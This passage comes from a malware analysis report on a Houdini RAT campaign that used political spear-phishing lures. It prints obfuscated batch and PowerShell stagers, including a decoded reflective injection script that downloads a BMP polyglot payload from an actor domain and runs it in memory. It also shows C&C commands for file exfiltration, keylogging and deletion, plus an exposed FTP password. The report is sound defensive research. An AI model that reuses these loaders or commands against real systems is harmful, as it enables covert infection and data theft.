+f2n5N4q/P15XZwquiBVYoa6!a2/BimyWQ5yLp3dCp0P8/kGV1zv!n/gwQ9dzfrL4L3HbQggB17eXEP8L6X0FwSzlB6yFKEzJR9MarsJ
TV07hrn3nC6kjKzz5/TnPtosF7eH3N3bGEHiek!YFmf+LbB+7Ib37zwtwGKtP6ISf4YMrnsnegf5yya5qlPjnevyLVidRFiLR0Vub
+IJ509yKE3GeX4GP5B4PV!R6J!OI!N9Crd/lpN!ewLukuwkRuhitLP4C0gyYDUBK!!=".Replace("!", "A")));
$JjTzr =
(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($svQWw,[IO.Compression.CompressionMode]
::Decompress))).ReadToEnd(); [ScriptBlock]::Create($JjTzr).Invoke() |powershell -noprofile
-noninteractive -w hidden -command "$input | IEX"
TIMEOUT 500
goto Start
```

Figure 395. Contents of the Runtime Time-based Persistence Batch Script “x.bat”

Once the payload is decoded, the resulting PowerShell script block checks whether the underlying operating system is running 32-bit or 64-bit architecture to ensure that the injection job is always executed as a 32-bit process even if the infected host is running a 64-bit operating system¹⁰⁸. Besides the operating system’s architecture check, the PowerShell script block resembles the Rex::PowerShell “to_mem_pshreflection.ps1.template” template¹⁰⁹ for reflective injection as depicted in Figure 367.

The injection PowerShell script block retrieves a remote payload over plaintext HTTP via the “System.Net.WebClient.DownloadData” method, which returns the payload as a byte array¹¹⁰. The PowerShell script then injects the downloaded payload byte stream without storing it onto disk. In this instance, the retrieved payload “output.bmp” is of .BMP extension suggesting that it is a Bitmap image. The runtime time-based persistence batch script governs the invocation of the injection PowerShell script, thus, multiple HTTP GET requests to retrieve the .BMP payload are observed roughly every 8 minutes (500 seconds).

¹⁰⁸ <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/start-job>

¹⁰⁹ https://github.com/rapid7/rex-powershell/blob/master/data/templates/to_mem_pshreflection.ps1.template

¹¹⁰ <https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient.downloaddata>

```

$diMRMFzk = @'
function ifYFpvA {
    Param ($var_module, $var_procedure)
    $BdYKbPwp = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $BdYKbPwp.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef([New-Object IntPtr], ($BdYKbPwp.GetMethod('GetModuleHandle')).Invoke($null, @($var_module))))), $var_procedure)
}

function XVU {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $xvoiv,
        [Parameter(Position = 1)] [Type] $EECGK = [Void]
    )

    $nMGooHV = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $nMGooHV.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $xvoiv).SetImplementationFlags('Runtime, Managed')
    $nMGooHV.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $EECGK, $xvoiv).SetImplementationFlags('Runtime, Managed')
    return $nMGooHV.CreateType()
}
[System.Net.WebRequest]::DefaultWebProxy.Credentials = [System.Net.CredentialCache]::DefaultCredentials
[Byte[]]$XGoleOo = (New-Object System.Net.WebClient).DownloadData("http://storgemydata.website/output.bmp")

$keZCpVPAc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ifYFpvA kernel32.dll VirtualAlloc), (XVu @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr] ::Zero, $XGoleOo.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($XGoleOo, 0, $keZCpVPAc, $XGoleOo.length)

$UnfMZagns = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ifYFpvA kernel32.dll CreateThread), (XVu @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr] ::Zero, 0, $keZCpVPAc, [IntPtr] ::Zero, 0, [IntPtr] ::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ifYFpvA kernel32.dll WaitForSingleObject), (XVu @([IntPtr], [Int32]))).Invoke($UnfMZagns, 0xffffffff) | Out-Null
'@

If ([IntPtr]::size -eq 8) {
    Start-Job { param($QOiyapm) IEX $QOiyapm } -RunAs32 -Argument $diMRMFzk | Wait-Job | Receive-Job
} else {
    IEX $diMRMFzk
}

```

Figure 396. PowerShell Injection Script Payload from Batch Script after Decoding

Time	Source	SrcPort	Destination	DstPort	Protocol	Host	Info
2017-11-14 16:35:15.190820	172.16.40.162	49213	198.54.116.177	80	HTTP	storgemydata.website	GET /output.bmp HTTP/1.1
2017-11-14 16:46:00.221757	172.16.40.162	49232	198.54.116.177	80	HTTP	storgemydata.website	GET /output.bmp HTTP/1.1
2017-11-14 16:54:38.281266	172.16.40.162	49239	198.54.116.177	80	HTTP	storgemydata.website	GET /output.bmp HTTP/1.1


```

GET /output.bmp HTTP/1.1
Host: storgemydata.website
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 14 Nov 2017 16:35:15 GMT
Server: Apache
Last-Modified: Mon, 13 Nov 2017 12:03:13 GMT
Accept-Ranges: bytes
Content-Length: 247554
Content-Type: image/bmp

BM..M.....6...
(...,.....jpupxxz....)

```

Figure 397. HTTP Requests Called persistently to retrieve “output.bmp” Payload

Extracting the payload from the packet capture and reviewing its structure suggests that the image is a Windows Bitmap image according to its BITMAPFILEHEADER file header¹¹¹¹¹² and file magic “BM” or “\x42\x4d” (Little Endian). Note that in this context, the Windows 3.x Bitmap format, the 40-byte (byte \x28 at offset 14) BITMAPINFOHEADER bitmap header, and the fact it supports 24-bit pixels (byte \x18 at offset 28) are important.

```
$ file output.bmp
output.bmp: PC bitmap, Windows 3.x format, 300 x 270 x 24

$ hexdump -Cv output.bmp | head -5
00000000 42 4d e9 b4 4d 03 00 00 00 00 36 00 00 00 28 00  |BM..M.....6...(.|
00000010 00 00 2c 01 00 00 0e 01 00 00 01 00 18 00 00 00  |.....|
00000020 00 00 cc c6 03 00 00 00 00 00 00 00 00 00 00 00 00  |.....|
00000030 00 00 00 00 00 00 c9 cf e2 cd d4 e5 c0 c7 d8 bd  |.....|
00000040 c5 d2 b3 b9 c4 8d 95 9c 6a 70 75 70 78 78 7a 7f  |.....jpupxxz.|
```

```
typedef struct tagBITMAPFILEHEADER {
    WORD bfType;
    DWORD bfSize;
    WORD bfReserved1;
    WORD bfReserved2;
    DWORD bfOffBits;
} BITMAPFILEHEADER, *PBITMAPFILEHEADER;
```

Figure 398. File Format and Structure of Retrieved Payload “output.bmp”

Visually inspecting the BMP payload reveals pixel distortion at the top of the image, suggesting evidence of image pixel manipulation or steganography. All of the BMP payloads from the network capture were extracted and verified to be the same file and contain the same distortion.




Figure 399. Visual Content of Payload “output.bmp” and Clear Distortion at the Top of the Image

The BMP payload contains only the Red, Green, and Blue (RGB) channels with the Alpha channel missing. Various color-space representations¹¹³ and pixel bit order were inspected in an attempt to identify steganography manipulation, specifically, Least Significant Bit (LSB) substitution. None of which provided actionable data or intelligence to lead the analysis.

However, recall that the injection PowerShell script retrieves the BMP payload and inject it into memory directly without prior manipulation or extraction. This suggests that the BMP payload image may at the same time also be machine-executable regardless of its execution type (binary, shellcode, etc.). This hints at an encoding technique similar to an encoder in the Metasploit framework known as BMP Polyglot. In general, Metasploit encoding allows for representing payloads into translatable format by the target machine, as well as for

¹¹¹ <http://www.fileformat.info/format/bmp/egff.htm>

¹¹² [https://msdn.microsoft.com/en-us/library/dd183374\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/dd183374(v=vs.85).aspx)

¹¹³ https://en.wikipedia.org/wiki/RGBA_color_space

concealing the payload to avoid detection. In the case of the BMP Polyglot, it “encodes a payload in such a way that the resulting binary blob is both valid x86 shellcode and a valid bitmap image file (.bmp)”¹¹⁴. The conditions stated by the previous reference for a .BMP file to be successfully used in the encoding process match those found in the .BMP payload extracted in the attack as mentioned previously.

According to the description¹¹⁵ of the original author of the BMP Polyglot encoder, the encoded BMP image will contain a modified Bitmap header with a jump instruction (x86 JMP) to the payload decoder stub (Destego Stub). This also might explain the architecture check customizations added by the actor to the reflective injection PowerShell script.



Figure 400. BMP Polyglot Encoder Resulting Bitmap Header after Encoding (Source: Reference 114)

Coincidentally, examining the .BMP payload image in this attack with a disassembler indicates that the first three instructions match those of the encoder-modified Bitmap header including the 4-byte JMP instruction.

```
; $ ndisasm -b32 output.bmp
00000000 42           inc edx
00000001 4D           dec ebp
00000002 E9844D0300   jmp dword 0x34d8b
...
```

Figure 401. First Three Instructions from Disassembled “output.bmp” Payload Matching Modified Bitmap Header by Polyglot Encoder

Additionally, the author of the BMP Polyglot encoder states that if the size of the embedded payload (binary, shellcode, etc.) is larger than a certain threshold of the length of the BMP image data, the alteration of four or more Least Significant Bits (LSB) of each pixel will introduce noticeable change to the image. Based on the above descriptions and the observed behavior of the attack, the following assumption is made.

¹¹⁴ https://www.rapid7.com/db/modules/encoder/x86/bmp_polyglot

¹¹⁵ <https://warroom.securestate.com/bmp-x86-polyglot/>

Assumption

The BMP image payload embeds the Houdini Scout component. This assumption is based on the following conditions:

1. The retrieved BMP image payload matches the conditions required for the BMP Polyglot encoder in terms of format and pixel depth. However, without the original unmanipulated image, this is difficult to verify.
2. The PowerShell script retrieved the BMP payload and injected it into memory directly with no prior manipulation, suggesting that image is also executable.
3. The BMP image payload displays clear pixel manipulation. From previous attacks, the size of the packed Houdini Scout binary injected by the PowerShell is approximately 30KB. It is assumed that Houdini Scout size is larger than the $8 * \text{len}(\text{image_data})$, thus requiring 4 or more LSB bits to be encoded into the BMP image, and hence, the image distortion. However, without the original unmanipulated image, this is difficult to verify.
4. The network behavior after the successful BMP image payload matches the behavior of the Houdini Scout component after it was injected in previous attacks.

While the above conditions align with current observed attack behavior, they should be considered with low confidence without thorough reverse engineering of the BMP image. Various lab tests were attempted to reproduce the BMP payload extracted from the attack, however, none of which concluded in meaningful data to contribute to this assumption.

Approaching the attack from a behavioral perspective, the execution of the first stage PowerShell script initiated by the batch script "x.bat" was observed at 04:35:12 PM. Recall that this PowerShell script decodes the second stage PowerShell script responsible for retrieving and injecting the .BMP payload.

```
Process Create:  
UtcTime: 2017-11-14 16:35:12.025  
ProcessGuid: {fd8bd75-1b40-5a0b-0000-0010fc1d6700}  
ProcessId: 2200  
Image: C:\Windows\SysWOW64\cmd.exe  
CommandLine: C:\Windows\system32\cmd.exe /S /D /C" echo $sVQWw = New-Object IO.MemoryStream,[Convert]::FromBase64String("H4sICMeOCVoC/e1MT1NzU4MTUuNjgtVzt+M4EP6OxH+wVpGSSGnown44la1EKa+3W+i1vHrIzTMWi+OHWyn0Fv47zdOExJUuOxudPns2p4Zj59n5rGdmPUgveTmlnwmo+76WpKlyD!pCEuuD7i5HZCf62uk/PpU0ZR4zpyq76mMcw4BKQaZhHeUQk/NnZ24+svk/59hpG9UsfL9mRkmRhvb3dzpUCY5Tg8BNPRGtIJZ6!9nzySyxkoaj1OfkBkyE/if/8PuZxQxp0tujSa!WI1RGzXvsq12ozDYcaZ8dxv31x/1Po4Dvfvcstq15w4X2k!axpy7Pnny7ZNniww8t8cijbVMThjJxNzmeC40fe!Eo82tB2Ym+3igeojKTc5EvXjbKiloefi3z6i0!lJRBr9wmMxl7fgOSLnPC!73qjMY5!Lw1L!dQNQzkNQcxaBD0+oiDkMIb17j3BfHf+9t17TCa36RvkBuVgqr2CaW3668m26Dy2+FzoTlyZXC5XF/krlVJPVN+oW!E8hdeXmhW-n0k7ID3MhRqpFjh0z1QO/piMLE+j8Zg4D3Pj5sf7w32sfNFz797+IxRheSxeM6wgitiHd7IPlowtq9Xal7kD!BewtBUxZVxei9xhYkH!pcwsrsBLP03HIB4j3gMKXGyh+Q0arbfsrMs+9uzngMqhMh4xzwmLwYazpNNzj0UPUsRwOxaRtgRb!CrrsuwX1e5j2EZu10t9LPsQejgjlyBcogd0hGalUud3Mjir1un28u5VRHvpg039lCRlxuSgGNyiMkGFE4G2YQMcot!E5YjhsLoZsVmXvgvpJ3LoxBQjzZESnLFQD10tG4XJLkvED4dgjtOMQ4pGHs4ccDpFFSg7qCg0OoXyfTvZqk+WTWEBqpBpplqsD7k0!blgyqDQWLCLWVtvqVQSU2XUVVI55517rkLmBFC2YDK!uxy0Q5gw4qM4Bzq0MPCeSYWKCw!W9Ynt3qlUNLat+GCG+0ujG0+5+rwlMOptDK+WuplGI0Ub2GwzuS94JLGe9RQ78PMmGx70Mj61NIF9jfNLyHCFYpbMjcZLkJ2n2oWhF5xZuutFn3Yb2b4lez2qIxyzBy1rCq/16kOSjnqS2Y9PO/5FrSFJCjyOM1UFHW4VxGViWteKfL2VzjNV3jn+3NI/955NnQ78Wzmpqe/sGE8USKEELV4FymlnQfthqt1H12g+f2n5N4q/15XZwquiBVYoa6la2/BimyWQ5ylp3dCp0P8/kGV1zv!n/gWQ9dfzrL4L3HbQgGBI7eXEP8L6X0FwSZIB6yFKEZJ9MarSjTV07hrn3nC6kjKzz5/TnPToFs7eH3N3bGEHiek!YFmf+LbB+71b37zwtWGktP6ISf4VMrsneg5f5yya5qIpjnevyLV1DyRFilR0Vub+IJS09yKE3GeX4GP5B4PVIR6JlOI!N9Crd/pN!ewLukoWkRuHtlP4C0gyYDU8K!!!".Replace("!", "A"))); $JjTzr = (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($sVQWw,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd(); [ScriptBlock]::Create($JjTzr.Invoke())  
CurrentDirectory: C:\Users[REDACTED]\start menu\programs\startup\  
User: [REDACTED]  
LogonGuid: {fd8bd75-8f8c-58cb-0000-00209c2f0600}  
LogonId: 0x62F9C  
TerminalSessionId: 1  
IntegrityLevel: Medium  
Hashes: SHA256=17F746D82695FA9B35493B41859D39D786D32B23A9D2E00F4011DEC7A02402AE,IMPHASH=CEEFB55F764020CC5C5F8F23349AB163  
ParentProcessGuid: {fd8bd75-1b3f-5a0b-0000-0010da156700}  
ParentProcessId: 764  
ParentImage: C:\Windows\SysWOW64\cmd.exe  
ParentCommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users[REDACTED]\start menu\programs\startup\x.bat""
```

Figure 402. Sysmon Event of First Stage PowerShell Execution Initiated by Persistence Batch Script "x.bat"

The command line execution of the above PowerShell script spawned powershell.exe process ID 1928 to pipe the invocation of the resulting second stage PowerShell script block after decoding.

```

Process Create:
UtcTime: 2017-11-14 16:35:12.040
ProcessGuid: {fd8bd75-1b40-5a0b-0000-0010fb1f6700}
ProcessId: 1928
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell -noprofile -noninteractive -w hidden -command "$input | IEX"
CurrentDirectory: C:\Users\████████\start menu\programs\startup
User: ██████████
LogonGuid: {fd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=
70BA57FB0BF2F34B86426D21559F5F6D05C1268193904DE8E959D7B06CE964CE,IMPHASH=A4D32F1AEF525B8ADA6A26F28596AC2E
ParentProcessGuid: {fd8bd75-1b3f-5a0b-0000-0010da156700}
ParentProcessId: 764
ParentImage: C:\Windows\SysWOW64\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /c "C:\Users\████████\start menu\programs\startup\x.bat"

```

Figure 403. Sysmon Event of Invoking the Generated Second Stage PowerShell Script Block

Following the execution of the powershell.exe process ID 1928, the process performed DNS and HTTP requests to the actor-controlled domain to retrieve the .BMP payload.

Event 3, Sysmon

General Details

Network connection detected:
 UtcTime: 2017-04-19 09:01:35.727
 ProcessGuid: {fd8bd75-1b40-5a0b-0000-0010fb1f6700}
 ProcessId: 1928
 Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
 User: ██████████
 Protocol: tcp
 Initiated: true
 SourceIspv6: false
 SourceIp: 172.16.40.162
 SourceHostname: ██████████
 SourcePort: 49213
 SourcePortName:
 DestinationIspv6: false
 DestinationIp: 198.54.116.177
 DestinationHostname:
 DestinationPort: 80
 DestinationPortName: http

Figure 404. Sysmon Event of PowerShell Process ID 1928 Outbound HTTP Request

Source	SrcPort	Destination	DstPort	Protocol	Info
16:35:13.965601	172.16.40.162	53744	172.16.40.2	53	DNS Standard query 0x56fc A storagemydata.website
16:35:14.580255	172.16.40.2	53	172.16.40.162	53744	DNS Standard query response 0x56fc A storagemydata.website A 198.54.116.177
16:35:14.588131	172.16.40.162	49213	198.54.116.177	80	TCP 49213 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
16:35:15.190275	198.54.116.177	80	172.16.40.162	49213	TCP 80 → 49213 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16:35:15.190352	172.16.40.162	49213	198.54.116.177	80	TCP 49213 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
16:35:15.190820	172.16.40.162	49213	198.54.116.177	80	HTTP GET /output.bmp HTTP/1.1

Figure 405. DNS and HTTP Requests Observed During PowerShell Process ID 1928 Execution

Following the successful retrieval of the BMP payload, connections to Google Plus were initiated. This behavior resembles the Houdini Scout capabilities introduced in ATT-OCT-22.

Source	SrcPort	Destination	DstPort	Protocol	Info
16:35:18.159635	198.54.116.177	80	172.16.40.162	49213	HTTP/1.1 200 OK (image/bmp)
16:35:18.160017	172.16.40.162	49213	198.54.116.177	80	TCP 49213 → 80 [ACK] Seq=81 Ack=247744 Win=64240 Len=0
16:35:22.884037	172.16.40.162	61782	172.16.40.2	53	DNS Standard query 0xc7cb A plus.google.com
16:35:23.496503	172.16.40.2	53	172.16.40.162	61782	DNS Standard query response 0xc7cb A plus.google.com A 216.58.210.78
16:35:23.503325	172.16.40.162	49214	216.58.210.78	443	TCP 49214 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM

Figure 406. DNS and HTTP Requests to Google Plus after successfully retrieving .BMP Image Payload

Dumping the memory of the injected PowerShell process ID 1928 and examining its contents reveals the Houdini SE configurations, which are the same as the configurations in attack ATT-NOV-06.

```
[config]
[connection]
[param]https://plus.google.com/106456556287604120942[/param]
[param]https://plus.google.com/110228699051788231047[/param]
[param]https://plus.google.com/104518099222750189969[/param]
[/connection]
[install_name]SgyUe81Q[/install_name]
[nick_name]ut8GMN9K[/nick_name]
[install_folder]temp[/install_folder]
[reg_startup]false[/reg_startup]
[folder_startup]false[/folder_startup]
[task_startup]true[/task_startup]
[injection]true[/injection]
[injection_process]svchost[/injection_process]
```

Figure 407. Formatted Output of Houdini SE Configurations Extracted from PowerShell Process Memory

Following the retrieval of the Houdini SE configurations from Google Plus, the injected powershell.exe process 1928 established the C&C communication with the same server observed in attacks ATT-OCT-22 and later.

The screenshot shows a Sysmon event log entry. At the top, there's a header with an information icon, the date and time (11/14/2017 4:36:10 PM), the application (Sysmon), and the event ID (3). Below the header, it says "Network connection detected (rule: NetworkConnect)". The event details are as follows:

Event 3, Sysmon

General Details

Network connection detected:
 UtcTime: 2017-04-19 09:02:28.201
 ProcessGuid: {fdd8bd75-1b40-5a0b-0000-0010fb1f6700}
 ProcessId: 1928
 Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
 User: [REDACTED]
 Protocol: tcp
 Initiated: true
 SourceIsIpv6: false
 SourceIp: 172.16.40.162
 SourceHostname: [REDACTED]
 SourcePort: 49215
 SourcePortName:
 DestinationIsIpv6: false
 DestinationIp: 5.175.214.9
 DestinationHostname:
 DestinationPort: 22
 DestinationPortName: ssh

Figure 408. Sysmon Event of Injected powershell.exe Process ID 1928 Establishing C&C Communication

	Source	SrcPort	Destination	DstPort	Protocol	Info
16:36:04.199832	172.16.40.162	49215	5.175.214.9	22	TCP	49215 → 22 [SYN] Seq=0 Win=8192 Len=0
16:36:07.211084	172.16.40.162	49215	5.175.214.9	22	TCP	[TCP Retransmission] 49215 → 22 [SYN]
16:36:07.661799	5.175.214.9	22	172.16.40.162	49215	TCP	22 → 49215 [SYN, ACK] Seq=0 Ack=1 Win=64246
16:36:07.661895	172.16.40.162	49215	5.175.214.9	22	TCP	49215 → 22 [ACK] Seq=1 Ack=1 Win=64246
16:36:08.661326	172.16.40.162	49215	5.175.214.9	22	SSH	Client: Encrypted packet (len=40)

Figure 409. Sysmon Event of Injected powershell.exe Process ID 1928 Establishing C&C Communication

Less than two minutes after the initial C&C communication, the C&C server issued the “scote_upgrade” command uploading the Houdini Elite binary into the compromised host. In this case, the Houdini Elite binary headers were intact and did not require any manual manipulation of the header.

```
command=scote_connection|hwid=[REDACTED]
command=scote_ping
scote_pong
command=scote_ping
scote_pong
scote_upgrade
....MZP.....@...
.!..L!..This program must be run under Win32
$7.....
P.=.`-_=...>.....PE..L.....Y.....`..@..P-.
.=.....=..3.....=.....
.....06.T.....UPX0.....P-.....UPX1.....`..`-...
.....@...rsrc...@...=...d.....@...
```

Figure 410. C&C Server Uploading Houdini Elite Binary via Houdini Scout “scote_upgrade” Command

The Houdini Elite binary was carved from the packet capture and UPX unpacked, resulting in a 3.8MB binary, approximately. The binary was compiled on **Sunday, October 29, 2017 11:38:07**.

After the Houdini Elite was uploaded to the infected host, the C&C server issued various commands to perform several functions. For example, exfiltration of what the actor might have thought to be of importance was performed, except that the exfiltrated files are deception documents created within the sandbox. This operation exposed the actor FTP server credentials, which are the same FTP credentials the actor used in ATT-SEP-17.

```
....command=filemanager_folder_filemanager_file
folders=
files=.....docx|11927|32|.....xlsx|9803|32|.....
.....docx|11927|32
root=C:\Users\[REDACTED]\Desktop\VIP
....command=filemanager_download
file=c:\users\[REDACTED]\desktop\vip\.....docx
....command=filemanager_download
file=c:\users\[REDACTED]\desktop\vip\.....xlsx
....command=filemanager_download
file=c:\users\[REDACTED]\desktop\vip\.....docx
....command=filemanager_download_ftp
file=c:\users\[REDACTED]\desktop\vip\.....docx
username=RCS
password=RCS@!@#$%^%&%@123123@#!@3
port=21
```

Figure 411. Deception Files Exfiltration Instructions by Houdini SE C&C Server Exposing FTP Credentials

In addition to other exfiltration commands (“command=screen_capture_init”, “command=webcam_capture_init”, “microphone_capture_init”, and “command=keylogger_init”), the actor issued two specific commands leading the author of this research to believe that the actor is starting to suspect that the attacks are in fact being analyzed. The specific commands are “command=filemanager_download” and “command=uninstall_rcs”. The C&C server command to delete files was issued against files existed under the Python installation directory. While the actor did not exhibit such behavior before, generally, checking for the existence of the default Python installation directory is a common anti-sandbox behavior utilized by actors and malware authors.

```
....command=filemanager_delete
file=c:\python34\dlls
....command=filemanager_delete
file=c:\python34\doc
....command=filemanager_delete
file=c:\python34\include
....command=filemanager_delete
file=c:\python34\lib
```

Figure 412. C&C Server Command to Delete Files under the Python Installation Directory

The second command “command=uninstall_rcs” resulted in the infected host sending an [RST, ACK] packet back to the C&C server, after which, the C&C communication stopped permanently until the next execution of the persisted batch script.

```

....command=new_rcs
hwid=[REDACTED]
guid={[REDACTED]}
nickname=ut0GMN9K
username=[REDACTED]
computer=[REDACTED]
os=Windows 7 Enterprise.....
cpu=Intel(R) Core(TM) i [REDACTED] CPU @ [REDACTED]GHz
gpu=[REDACTED]
version=elite
topwindows=VIP
....command=uninstall_rcs

```

Figure 413. C&C Server Issuing Command “uninstall_rcs”

ATT-NOV-22 2017

The actor initiated this attack via two identical political spear phishing emails separated by seconds impersonating a Palestinian newspaper known as Al Resalah (The Letter or Message). The phishing emails convey that the newspaper uncovered an alleged confession letter by the Palestinian supreme judge “Mahmoud Al-Habbash” submitted to the Palestinian President “Mahmoud Abbas” admitting his involvement in corruption cases while requesting forgiveness. The phishing emails subject “صحيفة الرسالة تكشف بالوثائق رسالة من الهباش الى الرئيس عباس يعترف بقضايا الفساد ويطلب العفو !!”, translates to “Al Resalah Newspaper Uncovers a Letter from Al-Habbash to President Abbas confessing involvement in Corruption Cases and Asks for Forgiveness!!”.

The phishing emails conclude with an invitation to view the letter via a Google Documents URL, or via an attachment. Neither of the phishing emails embedded any attachments.



Figure 414. ATT-NOV-22 Spear Phishing Email

<https://docs.google.com/uc?export=download&confirm=XRLZ&id=1e-czAq350HtvTmDVHDMeoNeAswkqr8FD> ; ATT-NOV-22

Figure 415. First Stage Payload URL on Google Documents from the Spear Phishing Email

The payloads hierarchy in this attack also resembles the same of attack ATT-NOV-13. The Google Documents URL leads to a .RAR compressed archive named “رسالة الهباش يتسلل الرئيس.rar”, which embeds a self-extracting archive named “الهباش يتسلل الرئيس.aaa.scr” with a .SCR extension. Once executed, the self-extracting archive drops and opens a decoy .RTF document named “habbash.rtf”, and then it drops and executes another self-extracting archive “cgen.exe” with an .EXE extension. This latter self-extracting archive embeds a batch script named “cgen.bat”.

Name	Date modified	Type	Size
cgen.bat	11/22/2017 10:49 AM	Windows Batch File	2 KB
cgen.exe	11/22/2017 10:51 AM	Application	256 KB
habbash.rtf	11/22/2017 10:47 AM	Rich Text Format	58,878 KB
الهباش يتسلل الرئيس عباس.scr	11/22/2017 10:53 AM	Screen saver	3,061 KB
رسالة الهباش للرئيس.rar	11/23/2017 1:26 PM	RAR File	2,701 KB

Figure 416. First .RAR Payload and Subsequent Files Resulting from Execution/Extraction

The decoy .RTF document contains a scanned image of the letter allegedly written and signed by “Mahmoud Al-Habbash”, hence, its large size of the document. The document does not embed any exploits.



Figure 417. Scanned Image of Alleged Letter in the decoy .RTF Document

Examining the metadata of the .RTF documents provides additional evidence of the user profile “SEC” as depicted in the “Author” and “Last Modified by” attributes.

\$ exiftool habbash.rtf	
File Name	: habbash.rtf
File Size	: 57 MB
File Type	: RTF
MIME Type	: text/rtf
Author	: SEC
Last Modified By	: SEC
Create Date	: 2017:11:22 14:47:00
Modify Date	: 2017:11:22 14:47:00
Revision Number	: 1
Total Edit Time	: 0
Pages	: 1
Words	: 0

Figure 418. Metadata of Decoy .RTF Document “habbash.rtf”

The second self-extracting archive drops the embedded batch script into the “%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\” directory for persistence, mimicking the attack behavior observed in attack ATT-NOV-13. The similarities and matches in the attack profile also extend to the contents of the runtime time-based persistence batch script and subsequent PowerShell script. The only difference introduced in the batch script is the increment of the timeout period from 500 seconds in the previous attack to 550 seconds in this attack.

```
:Start
echo $svQWw = New-Object IO.MemoryStream([Convert]::FromBase64String("H4$ICMeOCVoC/zE1MT!1NzU4MTUuNjg!tvztT
+M4EP60xH+wVpGSSGnown44Ia1EKa+3W+i1vHerlztMwi+OHNyN0Fv47zd0ExJUuOXudPnS2p4Zj59n5rGdmPUGveTmlnwmo
+76WpkLyD!pCEuuD7i5HZCf62uk/PpU0ZR4zpyq76mMcw4BKQazkhEUQk/NnZ24
+svk/59hpG9UsfL9mRKmRhvb3dzpUCY7tg8BNPRGtIJZ619nzySyxkhoaJ1Ofk8yE/if!8PuZxQXpotujSa!Wl1RGzXvsqI2o2DYcaZ8dxv3
1x/1Po4Dvfvcsg15w4X2k!axpy7PnnY7Zniww8t8ciJbVMTHjJxNzmcC40Te!Eo82hB2YmY
+3igeojKTCSExXjbKiloefi3z6i0IljBBr9wmMxl7fgOSLnPC!73qjMY5!Lw1L!dQNKZkNQcxabDo+oiDkMIB17j3BFHF
+9T17TCa36RvkBUvVGqr2CvaW3668m26DYX2+FzoTlySLzXC5XF/krlVJPVN+oW!E8hdeXmhW+n0k7ID3MhRqpFjh0z1Q0/piMLE
+j8Zg4D3PJ5sf7W32sfNFzf797+!XnRhe5xeM6wggtiHdE71PLowtq9xa17kD!BewtBUXZVxei9xhYkH!pcwsrsBLP03HIB4j3gMKXGYh
+Q0arbfsmS
+9uzngMqhMh4xqzwmlwXyazpNNzj0UPUsRwOxaRtgRb!CrrsuwX1e52jEZul10t!9LPsQejg!ybCogD0hGalUud3Mjir1un28u5YRHvpg039
1cRLXfuSqGNyiMkGE4G2YQMcotK!E5YjHsLoZsNmXvgvpJl3LoxBQjzzESnLFQDI0tG4XJLkvED4dgjt0MQ4pGhS4ccDpFFSg7qCg00oXYF
TVzqk+WTWEBqpBppIqsD7k0!blgyqdQWLCLWvtvqVQsU2XUVV!SS517rkLmBFC2YDK!uxy0QSwd4qM4Bzq0MPCeSYWKcw!W9Ynt3q1UNLat
+GCG+0ujG8+5+rwlMOpTDK
